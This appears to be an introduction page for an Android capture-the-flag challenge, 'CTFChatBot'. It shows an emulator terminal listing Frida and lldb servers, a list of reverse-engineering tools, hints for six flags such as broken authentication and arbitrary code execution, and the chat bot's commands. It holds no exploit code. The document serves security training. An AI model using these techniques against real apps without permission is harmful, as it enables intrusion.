
The output shows:

```
Valid input: Cdkv
(l1m-pbe-env) vrunknow@Vishals-MacBook-Pro development %
```

A screenshot of an Android Studio environment titled "qemu-system-arm64". The project is "CTFChatBot". The terminal shows:

```
vrunknown@Vishals-MacBook-Pro development % adb shell ls /data/local/tmp/
classes.dex
device-explorer
frida-server-16.7.3-android-arm64
frida-server-16.7.3-android-x86_64
frida-server-16.7.3-macos-arm64
frida-server-16.7.3-macos-arm64e
lldb-server
perf
start_lldb_server.sh
```

The mobile device screen shows a messaging application interface with buttons for "View Progress", "Start Chat", and "Logout".



On CTF Solver Perspective

Tools Needed:


- JADX
- Frida
- Python
- apktool
- d8
- jar
- javac

The Challenge has **6 flags**.


Hint to the Challenge :

- Broken Authentication
- Conditionally yours
- Location Spoofing
- BotCoded Cipher
- Intercept & Execute
- Arbitrary Code Execution

Try logging into the CTFBot and find the flags.




Use **View Progress** to track the completed challenges



The CTFBot has 3 commands, namely:

- /list - Used to list the challenges
- /help - Helps to get to know the syntax to chat with the bot.
- /hint "<challenge_name>"
- /flag "<challenge_name>" "<flag>"



Chat with the Bot and Play with the Flags!!!